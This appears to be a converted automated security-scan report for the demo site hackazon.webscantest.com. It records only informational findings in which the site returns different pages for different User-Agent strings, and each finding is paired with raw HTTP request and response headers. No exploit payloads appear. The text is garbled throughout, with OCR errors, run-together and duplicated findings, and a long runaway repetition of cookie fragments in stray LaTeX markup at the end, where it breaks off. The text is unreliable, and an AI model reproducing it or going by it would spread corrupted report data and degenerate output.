Mozilla/5.0 (Android 4.4; Mobile; rv:41.0) Gecko/41.0 Firefox/41.0 X-RTC-AUTH: R7\_IAS X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce Host: hackazon.webscantest.com Referer: http://hackazon.webscantest.com/ Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB\_SRVID=srv36155888 X-RTC-REQUESTID: {612B6BE3-1A9C-439E-9588-982D3830B12E} Connection: Close X-RTC-ATTACKTYPE: HTTPUserAgent HTTP/1.1 200 OK Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Connection: close Date: Mon, 06 Mar 2023 02:37:53 GMT Pragma: no-cache Content-Length: 6029 Content-Type: text/html; charset=utf-8 Content-Encoding: gzip Expires: Thu, 19 Nov 1981 08:52:00 GMT Server: Apache/2.4.7 (Ubuntu) Vary: Accept-Encoding x-powered-by: PHP/5.5.9-lubuntu4.29

HTTPUserAgent

(Windows NT 10.0; WOW64) AppleWebKit /537.36 (KHTML, like Gecko) Chrome/90.0 .4430.24 Safari/537.3

Mozilla/5.0

Mozilla/5.0 (Android 4.4; Mobile; rv:41.0) Gecko/41.0 Firefox/41.0

Website generates different response based on User-agent string

HTTP/1.1 200 OK

# Original Traffic GET /contact HTTP/1.1 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8 Accept-Encoding: gzip, deflate Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24 Safari/537.36 X-RTC-AUTH: R7 IAS X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce Host: hackazon.webscantest.com Referer: http://hackazon.webscantest.com/ Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB\_SRVID=srv36155888 X-RTC-REQUESTID: {343C33E5-3BC8-4A60-BED4-9CDDD329FC94} HTTP/1.1 200 0K Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Connection: close Date: Mon, 06 Mar 2023 02:35:04 GMT Pragma: no-cache Content-Length: 5860 Content-Type: text/html; charset=utf-8 Content-Encoding: gzip Expires: Thu, 19 Nov 1981 08:52:00 GMT Server: Apache/2.4.7 (Ubuntu) Vary: Accept-Encoding x-powered-by: PHP/5.5.9-lubuntu4.29 Attack Traffic Traffic #1 GET /contact HTTP/1.1 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8 Accept-Encoding: gzip, deflate Accept-Language: en-US User-Agent: Mozilla/5.0 (Android 4.4; Mobile; rv:41.0) Gecko/41.0 Firefox/41.0 X-RTC-AUTH: R7\_IAS X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce Host: hackazon.webscantest.com Referer: http://hackazon.webscantest.com/ Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB\_SRVID=srv36155888 X-RTC-REQUESTID: {9831285A-CE50-4691-9A9D-F016F09CC7F8} Connection: Close X-RTC-ATTACKTYPE: HTTPUserAgent HTTP/1.1 200 OK Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Connection: close Date: Mon, 06 Mar 2023 02:37:52 GMT Pragma: no-cache Content-Length: 6029 Content-Type: text/html; charset=utf-8 Content-Encoding: gzip Expires: Thu, 19 Nov 1981 08:52:00 GMT Server: Apache/2.4.7 (Ubuntu) Vary: Accept-Encoding x-powered-by: PHP/5.5.9-lubuntu4.29

# http://hackazon.webscantest.com/category/view

Root Cause: (Parameter: / 3 Attack Variances) INFORMATIONAL

Attack Type	Original Value	Attack Value	Proof	Proof Description
HTTPUserAgent	Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit /537.36 (KHTML, like Gecko) Chrome/90.0 .4430.24 Safari/537.3	Mozilla/5.0 (Android 4.4; Mobile; rv:41.0) Gecko/41.0 Firefox/41.0	HTTP/1.1 200 OK	Website generates different response based on User-agent string

Original Traffic GET /category/view?id=8 HTTP/1.1 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8 Accept-Encoding: gzip, deflate Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24 Safari/537.36 X-RTC-AUTH: R7 IAS X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce Host: hackazon.webscantest.com Referer: http://hackazon.webscantest.com/ Cookie: PHPSESSID=m41sklg5lom3bi2sd1jkr9mk86; NB\_SRVID=srv36155888; visited\_products=%2C45%2C X-RTC-REQUESTID: {CA9B01BC-E08E-447B-88E0-B0C2F72D956D} HTTP/1.1 200 0K Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Connection: close Date: Mon, 06 Mar 2023 02:35:05 GMT Pragma: no-cache Content-Length: 4594 Content-Type: text/html; charset=utf-8 Content-Encoding: gzip Expires: Thu, 19 Nov 1981 08:52:00 GMT Server: Apache/2.4.7 (Ubuntu) Vary: Accept-Encoding x-powered-by: PHP/5.5.9-lubuntu4.29 Attack Traffic Traffic #1 GET /category/view?id=8 HTTP/1.1 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8 Accept-Encoding: gzip, deflate Accept-Language: en-US User-Agent: Mozilla/5.0 (Android 4.4; Mobile; rv:41.0) Gecko/41.0 Firefox/41.0 X-RTC-AUTH: R7\_IAS X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce Host: hackazon.webscantest.com Referer: http://hackazon.webscantest.com/ Cookie: PHPSESSID=m41sklg5lom3bi2sd1jkr9mk86; NB\_SRVID=srv36155888; visited\_products=%2C45%2C X-RTC-REQUESTID: {EBF6C699-0C24-41B2-B4C3-CE48FC7954A5} Connection: Close X-RTC-ATTACKTYPE: HTTPUserAgent HTTP/1.1 200 OK Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Connection: close Date: Mon, 06 Mar 2023 02:38:29 GMT Pragma: no-cache Content-Length: 4756 Content-Type: text/html; charset=utf-8 Content-Encoding: gzip Expires: Thu, 19 Nov 1981 08:52:00 GMT Server: Apache/2.4.7 (Ubuntu) Vary: Accept-Encoding x-powered-by: PHP/5.5.9-lubuntu4.29

HTTPUserAgent

(Windows NT 10.0; WOW64) AppleWebKit /537.36 (KHTML, like Gecko) Chrome/90.0 .4430.24 Safari/537.3

Mozilla/5.0

Mozilla/5.0 (Android: Tablet; rv:40.0) Gecko/40.0 Firefox/40.0

HTTP/1.1 200 OK

Website generates different response based on User-agent string

Original Traffic GET /category/view?id=8 HTTP/1.1 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8 Accept-Encoding: gzip, deflate Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24 Safari/537.36 X-RTC-AUTH: R7 IAS X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce Host: hackazon.webscantest.com Referer: http://hackazon.webscantest.com/ Cookie: PHPSESSID=m41sklg5lom3bi2sd1jkr9mk86; NB\_SRVID=srv36155888; visited\_products=%2C45%2C X-RTC-REQUESTID: {CA9B01BC-E08E-447B-88E0-B0C2F72D956D} HTTP/1.1 200 0K Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Connection: close Date: Mon, 06 Mar 2023 02:35:05 GMT Pragma: no-cache Content-Length: 4594 Content-Type: text/html; charset=utf-8 Content-Encoding: gzip Expires: Thu, 19 Nov 1981 08:52:00 GMT Server: Apache/2.4.7 (Ubuntu) Vary: Accept-Encoding x-powered-by: PHP/5.5.9-lubuntu4.29 Attack Traffic Traffic #1 GET /category/view?id=8 HTTP/1.1 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8 Accept-Encoding: gzip, deflate Accept-Language: en-US User-Agent: Mozilla/5.0 (Android; Tablet; rv:40.0) Gecko/40.0 Firefox/40.0 X-RTC-AUTH: R7\_IAS X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce Host: hackazon.webscantest.com Referer: http://hackazon.webscantest.com/ Cookie: PHPSESSID=m41sklg5lom3bi2sd1jkr9mk86; NB\_SRVID=srv36155888; visited\_products=%2C45%2C X-RTC-REQUESTID: {F506C499-7D7E-4B7B-B048-8B648E0DA63B} Connection: Close X-RTC-ATTACKTYPE: HTTPUserAgent HTTP/1.1 200 OK Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Connection: close Date: Mon, 06 Mar 2023 02:38:29 GMT Pragma: no-cache Content-Length: 4756 Content-Type: text/html; charset=utf-8 Content-Encoding: gzip Expires: Thu, 19 Nov 1981 08:52:00 GMT Server: Apache/2.4.7 (Ubuntu) Vary: Accept-Encoding x-powered-by: PHP/5.5.9-lubuntu4.29

HTTPUserAgent

(Windows NT 10.0; WOW64) AppleWebKit /537.36 (KHTML, like Gecko) Chrome/90.0 .4430.24 Safari/537.3

Mozilla/5.0

Mozilla/5.0 (Android 4.4; Mobile; rv:41.0) Gecko/41.0 Firefox/41.0 HTTP/1.1 200 OK

Website generates different response based on User-agent string

# Original Traffic GET /category/view?id=8 HTTP/1.1 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8 Accept-Encoding: gzip, deflate Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24 Safari/537.36 X-RTC-AUTH: R7 IAS X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce Host: hackazon.webscantest.com Referer: http://hackazon.webscantest.com/ Cookie: PHPSESSID=m41sklg5lom3bi2sd1jkr9mk86; NB\_SRVID=srv36155888; visited\_products=%2C45%2C X-RTC-REQUESTID: {CA9B01BC-E08E-447B-88E0-B0C2F72D956D} HTTP/1.1 200 0K Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Connection: close Date: Mon, 06 Mar 2023 02:35:05 GMT Pragma: no-cache Content-Length: 4594 Content-Type: text/html; charset=utf-8 Content-Encoding: gzip Expires: Thu, 19 Nov 1981 08:52:00 GMT Server: Apache/2.4.7 (Ubuntu) Vary: Accept-Encoding x-powered-by: PHP/5.5.9-lubuntu4.29 Attack Traffic Traffic #1 GET /category/view?id=8 HTTP/1.1 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8 Accept-Encoding: gzip, deflate Accept-Language: en-US User-Agent: Mozilla/5.0 (Android 4.4; Mobile; rv:41.0) Gecko/41.0 Firefox/41.0 X-RTC-AUTH: R7\_IAS X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce Host: hackazon.webscantest.com Referer: http://hackazon.webscantest.com/ Cookie: PHPSESSID=m41sklg5lom3bi2sd1jkr9mk86; NB\_SRVID=srv36155888; visited\_products=%2C45%2C X-RTC-REQUESTID: {A6FC4340-2BBC-4A5D-A31F-73C905E9FF59} Connection: Close X-RTC-ATTACKTYPE: HTTPUserAgent HTTP/1.1 200 OK Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Connection: close Date: Mon, 06 Mar 2023 02:38:29 GMT Pragma: no-cache Content-Length: 4756 Content-Type: text/html; charset=utf-8 Content-Encoding: gzip Expires: Thu, 19 Nov 1981 08:52:00 GMT Server: Apache/2.4.7 (Ubuntu) Vary: Accept-Encoding x-powered-by: PHP/5.5.9-lubuntu4.29

# http://hackazon.webscantest.com/user/login

Root Cause: (Parameter: / 3 Attack Variances) INFORMATIONAL

Attack Type	Original Value	Attack Value	Proof	Proof Description
HTTPUserAgent	Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit /537.36 (KHTML, like Gecko) Chrome/90.0 .4430.24 Safari/537.3	Mozilla/5.0 (Android 4.4; Mobile; rv:41.0) Gecko/41.0 Firefox/41.0	HTTP/1.1 200 OK	Website generates different response based on User-agent string

Original Traffic GET /user/login HTTP/1.1 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8 Accept-Encoding: gzip, deflate Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24 Safari/537.36 X-RTC-AUTH: R7 IAS X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce Host: hackazon.webscantest.com Referer: http://hackazon.webscantest.com/user/login Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB\_SRVID=srv36155888; visited\_products=%2C45%2C122%2C X-RTC-REQUESTID: {30FCED69-4583-456A-A813-32C42404E397} HTTP/1.1 200 0K Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Connection: close Date: Mon, 06 Mar 2023 02:35:07 GMT Pragma: no-cache Content-Length: 4326 Content-Type: text/html; charset=utf-8 Content-Encoding: gzip Expires: Thu, 19 Nov 1981 08:52:00 GMT Server: Apache/2.4.7 (Ubuntu) Vary: Accept-Encoding x-powered-by: PHP/5.5.9-lubuntu4.29 Attack Traffic Traffic #1 GET /user/login HTTP/1.1 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8 Accept-Encoding: gzip, deflate Accept-Language: en-US User-Agent: Mozilla/5.0 (Android 4.4; Mobile; rv:41.0) Gecko/41.0 Firefox/41.0 X-RTC-AUTH: R7\_IAS X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce Host: hackazon.webscantest.com Referer: http://hackazon.webscantest.com/user/login Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB\_SRVID=srv36155888; visited\_products=%2C45%2C122%2C X-RTC-REQUESTID: {186152B3-9CFD-4D6D-8A15-A6D16F5EA915} Connection: Close X-RTC-ATTACKTYPE: HTTPUserAgent HTTP/1.1 200 OK Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Connection: close Date: Mon, 06 Mar 2023 02:38:39 GMT Pragma: no-cache Content-Length: 4502 Content-Type: text/html; charset=utf-8 Content-Encoding: gzip Expires: Thu, 19 Nov 1981 08:52:00 GMT Server: Apache/2.4.7 (Ubuntu) Vary: Accept-Encoding x-powered-by: PHP/5.5.9-lubuntu4.29

HTTPUserAgent

(Windows NT 10.0; WOW64) AppleWebKit /537.36 (KHTML, like Gecko) Chrome/90.0 .4430.24 Safari/537.3

Mozilla/5.0

Mozilla/5.0 (Android; Tablet; rv:40.0) Gecko/40.0 Firefox/40.0

HTTP/1.1 200 OK

Website generates different response based on User-agent string Original Traffic GET /user/login HTTP/1.1 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8 Accept-Encoding: gzip, deflate Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24 Safari/537.36 X-RTC-AUTH: R7 IAS X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce Host: hackazon.webscantest.com Referer: http://hackazon.webscantest.com/user/login Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB\_SRVID=srv36155888; visited\_products=%2C45%2C122%2C X-RTC-REQUESTID: {30FCED69-4583-456A-A813-32C42404E397} HTTP/1.1 200 0K Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Connection: close Date: Mon, 06 Mar 2023 02:35:07 GMT Pragma: no-cache Content-Length: 4326 Content-Type: text/html; charset=utf-8 Content-Encoding: gzip Expires: Thu, 19 Nov 1981 08:52:00 GMT Server: Apache/2.4.7 (Ubuntu) Vary: Accept-Encoding x-powered-by: PHP/5.5.9-lubuntu4.29 Attack Traffic Traffic #1 GET /user/login HTTP/1.1 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8 Accept-Encoding: gzip, deflate Accept-Language: en-US User-Agent: Mozilla/5.0 (Android; Tablet; rv:40.0) Gecko/40.0 Firefox/40.0 X-RTC-AUTH: R7\_IAS X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce Host: hackazon.webscantest.com Referer: http://hackazon.webscantest.com/user/login Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB\_SRVID=srv36155888; visited\_products=%2C45%2C122%2C X-RTC-REQUESTID: {E5D8F572-1BC9-4A8C-93B2-A8CB4371A023} Connection: Close X-RTC-ATTACKTYPE: HTTPUserAgent HTTP/1.1 200 OK Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Connection: close Date: Mon, 06 Mar 2023 02:38:39 GMT Pragma: no-cache Content-Length: 4502 Content-Type: text/html; charset=utf-8 Content-Encoding: gzip Expires: Thu, 19 Nov 1981 08:52:00 GMT Server: Apache/2.4.7 (Ubuntu) Vary: Accept-Encoding x-powered-by: PHP/5.5.9-lubuntu4.29

HTTPUserAgent

(Windows NT 10.0; WOW64) AppleWebKit /537.36 (KHTML, like Gecko) Chrome/90.0 .4430.24 Safari/537.3

Mozilla/5.0

Mozilla/5.0 (Android 4.4; Mobile; rv:41.0) Gecko/41.0 Firefox/41.0 HTTP/1.1 200 OK

Website generates different response based on User-agent string

# Original Traffic GET /user/login HTTP/1.1 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8 Accept-Encoding: gzip, deflate Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24 Safari/537.36 X-RTC-AUTH: R7\_IAS X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce Host: hackazon.webscantest.com Referer: http://hackazon.webscantest.com/user/login Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB\_SRVID=srv36155888; visited\_products=%2C45%2C122%2C X-RTC-REQUESTID: {30FCED69-4583-456A-A813-32C42404E397} HTTP/1.1 200 0K Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Connection: close Date: Mon, 06 Mar 2023 02:35:07 GMT Pragma: no-cache Content-Length: 4326 Content-Type: text/html; charset=utf-8 Content-Encoding: gzip Expires: Thu, 19 Nov 1981 08:52:00 GMT Server: Apache/2.4.7 (Ubuntu) Vary: Accept-Encoding x-powered-by: PHP/5.5.9-lubuntu4.29 Attack Traffic Traffic #1 GET /user/login HTTP/1.1 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8 Accept-Encoding: gzip, deflate Accept-Language: en-US User-Agent: Mozilla/5.0 (Android 4.4; Mobile; rv:41.0) Gecko/41.0 Firefox/41.0 X-RTC-AUTH: R7\_IAS X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce Host: hackazon.webscantest.com Referer: http://hackazon.webscantest.com/user/login Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB\_SRVID=srv36155888; visited\_products=%2C45%2C122%2C X-RTC-REQUESTID: {4D826842-DABF-4239-80BF-5C51392BB685} Connection: Close X-RTC-ATTACKTYPE: HTTPUserAgent HTTP/1.1 200 OK Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Connection: close Date: Mon, 06 Mar 2023 02:38:38 GMT Pragma: no-cache Content-Length: 4502 Content-Type: text/html; charset=utf-8 Content-Encoding: gzip Expires: Thu, 19 Nov 1981 08:52:00 GMT Server: Apache/2.4.7 (Ubuntu) Vary: Accept-Encoding x-powered-by: PHP/5.5.9-lubuntu4.29

# http://hackazon.webscantest.com/faq

Root Cause: (Parameter: / 3 Attack Variances)

INFORMATIONAL

No Traffic for this Variance!

Attack Traffic Traffic #1 GET /faq HTTP/1.1 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8 Accept-Encoding: gzip, deflate Accept-Language: en-US User-Agent: Mozilla/5.0 (Android; Tablet; rv:40.0) Gecko/40.0 Firefox/40.0 X-RTC-AUTH: R7\_IAS X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce Host: hackazon.webscantest.com Referer: http://hackazon.webscantest.com/ Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB\_SRVID=srv36155888 X-RTC-REQUESTID: {5A4894F5-E269-4C01-90F1-0F27109F19A9} Connection: Close X-RTC-ATTACKTYPE: HTTPUserAgent HTTP/1.1 200 0K Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Connection: close Date: Mon, 06 Mar 2023 02:38:26 GMT Pragma: no-cache Content-Length: 6313 Content-Type: text/html; charset=utf-8 Content-Encoding: gzip Expires: Thu, 19 Nov 1981 08:52:00 GMT Server: Apache/2.4.7 (Ubuntu) Vary: Accept-Encoding x-powered-by: PHP/5.5.9-1ubuntu4.29 Mozilla/5.0

HTTPUserAgent

(Windows NT 10.0; WOW64) AppleWebKit /537 36 (KHTML, like Gecko) Chrome/90.0 .4430.24 Safari/537.3

Mozilla/5.0 (Android 4.4; Mobile; rv:41.0)

Gecko/41.0 Firefox/41.0

HTTP/1.1 200 OK

Website generates different response based on User-agent string

Original Traffic

No Traffic for this Variance! No Traffic for this Variance!

Attack Traffic

Traffic #1

GET /faq HTTP/1.1

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

Accept-Encoding: gzip, deflate

Accept-Language: en-US

User-Agent: Mozilla/5.0 (Android 4.4; Mobile; rv:41.0) Gecko/41.0 Firefox/41.0

X-RTC-AUTH: R7\_IAS

X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce

Host: hackazon.webscantest.com

Referer: http://hackazon.webscantest.com/

Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB\_SRVID=srv36155888

X-RTC-REQUESTID: {B9E4F49C-0D67-4608-87B4-20FA8AA5A265}

Connection: Close

X-RTC-ATTACKTYPE: HTTPUserAgent

HTTP/1.1 200 0K

Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0

Connection: close

Date: Mon, 06 Mar 2023 02:38:26 GMT

Pragma: no-cache Content-Length: 6312

Content-Type: text/html; charset=utf-8

Content-Encoding: gzip

Expires: Thu, 19 Nov 1981 08:52:00 GMT

Server: Apache/2.4.7 (Ubuntu)

Vary: Accept-Encoding

x-powered-by: PHP/5.5.9-1ubuntu4.29

HTTPUserAgent

Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit /537.36 (KHTML, like Gecko)

Chrome/90.0 .4430.24 Safari/537.3

Mozilla/5.0 (X11; Linux i686; rv:10.0) Gecko/20100101 Firefox/10.0

HTTP/1.1 200 OK

Website generates different response based on User-agent string

#### Original Traffic

No Traffic for this Variance! No Traffic for this Variance!

#### Attack Traffic

Traffic #1

GET /faq HTTP/1.1

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

Accept-Encoding: gzip, deflate Accept-Language: en-US

User-Agent: Mozilla/5.0 (X11; Linux i686; rv:10.0) Gecko/20100101 Firefox/10.0

X-RTC-AUTH: R7\_IAS

X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce

Host: hackazon.webscantest.com

Referer: http://hackazon.webscantest.com/

Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB SRVID=srv36155888

X-RTC-REQUESTID: {3BD95056-C017-4CFF-989B-DD69441354FB}

Connection: Close

X-RTC-ATTACKTYPE: HTTPUserAgent

HTTP/1.1 200 OK

Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0

Connection: close

Date: Mon, 06 Mar 2023 02:38:26 GMT

Pragma: no-cache Content-Length: 6313

Content-Type: text/html; charset=utf-8

Content-Encoding: gzip

Expires: Thu, 19 Nov 1981 08:52:00 GMT

Server: Apache/2.4.7 (Ubuntu)

Vary: Accept-Encoding

x-powered-by: PHP/5.5.9-1ubuntu4.29

# http://hackazon.webscantest.com/product/view

Root Cause: (Parameter: / 3 Attack Variances)

INFORMATIONAL

Attack Type	Original Value	Attack Value	Proof	Proof Description
HTTPUserAgent	Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit /537.36 (KHTML, like Gecko) Chrome/90.0 .4430.24 Safari/537.3	Mozilla/5.0 (Android; Tablet; rv:40.0) Gecko/40.0 Firefox/40.0	HTTP/1.1 200 OK	Website generates different response based on User-agent string
Original Traffic No Traffic for th No Traffic for th				

```
Attack Traffic
  Traffic #1
   GET /product/view?id=20 HTTP/1.1
   Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
   Accept-Encoding: gzip, deflate
   Accept-Language: en-US
   User-Agent: Mozilla/5.0 (Android; Tablet; rv:40.0) Gecko/40.0 Firefox/40.0
   X-RTC-AUTH: R7_IAS
   X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
   Host: hackazon.webscantest.com
   Referer: http://hackazon.webscantest.com/
   Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C
   X-RTC-REQUESTID: {BE368F36-4010-4338-B59C-43AF4E9010F4}
   Connection: Close
   X-RTC-ATTACKTYPE: HTTPUserAgent
   HTTP/1.1 200 0K
   Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
   Connection: close
   Date: Mon, 06 Mar 2023 02:38:46 GMT
   Pragma: no-cache
   Content-Length: 7790
   Content-Type: text/html; charset=utf-8
   Content-Encoding: gzip
   Expires: Thu, 19 Nov 1981 08:52:00 GMT
   Server: Apache/2.4.7 (Ubuntu)
   Set-Cookie: visited_products=%2C45%2C122%2C20%2C; expires=Tue, 05-Mar-2024 02:38:46 GMT; Max-Age=31536000; path=/
   Vary: Accept-Encoding
   x-powered-by: PHP/5.5.9-1ubuntu4.29
 HTTPUserAgent
                                                 Mozilla/5.0
                                                                                Mozilla/5.0 (Android 4.4;
                                                                                                                                HTTP/1.1 200 OK
                                                                                                                                                                       Website generates different response based on
                                                 (Windows
                                                                                Mobile; rv:41.0)
                                                                                                                                                                       User-agent string
                                                 NT 10.0;
                                                                                Gecko/41.0 Firefox/41.0
                                                 W0W64)
                                                 AppleWebKit
                                                 /537.36
                                                 (KHTML, like
                                                 Gecko)
                                                 Chrome/90.0
                                                  .4430.24
                                                 Safari/537.3
                                                 6
Original Traffic
   No Traffic for this Variance!
   No Traffic for this Variance!
Attack Traffic
   GET /product/view?id=20 HTTP/1.1
   Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
   Accept-Encoding: gzip, deflate
   Accept-Language: en-US
   User-Agent: Mozilla/5.0 (Android 4.4; Mobile; rv:41.0) Gecko/41.0 Firefox/41.0
   X-RTC-AUTH: R7_IAS
   X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
   Host: hackazon.webscantest.com
   Referer: http://hackazon.webscantest.com/
   \textbf{Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB\_SRVID=srv36155888; visited\_products=\$2C45\$2C122\$2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C125\%2C